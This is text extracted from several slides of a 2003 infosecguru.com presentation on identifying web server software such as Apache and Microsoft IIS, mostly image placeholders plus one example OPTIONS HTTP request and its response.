
Copyright ©2003 by infosecguru.com, All Rights Reserved 223 Apache with no Server Banner

Copyright ©2003 by infosecguru.com, All Rights Reserved 224 OPTIONS * HTTP Request: OPTIONS * HTTP/1.1 Host: www.host.com HTTP Response: Allow: GET, HEAD, POST

Copyright ©2003 by infosecguru.com, All Rights Reserved 225 Apache 1.3.x

Copyright ©2003 by infosecguru.com, All Rights Reserved 226 Apache 1.3.x


Copyright ©2003 by infosecguru.com, All Rights Reserved 227 Apache 2.0.x

Copyright ©2003 by infosecguru.com, All Rights Reserved 228 Apache 2.0.x

Copyright ©2003 by infosecguru.com, All Rights Reserved 229 Microsoft IIS 4.0

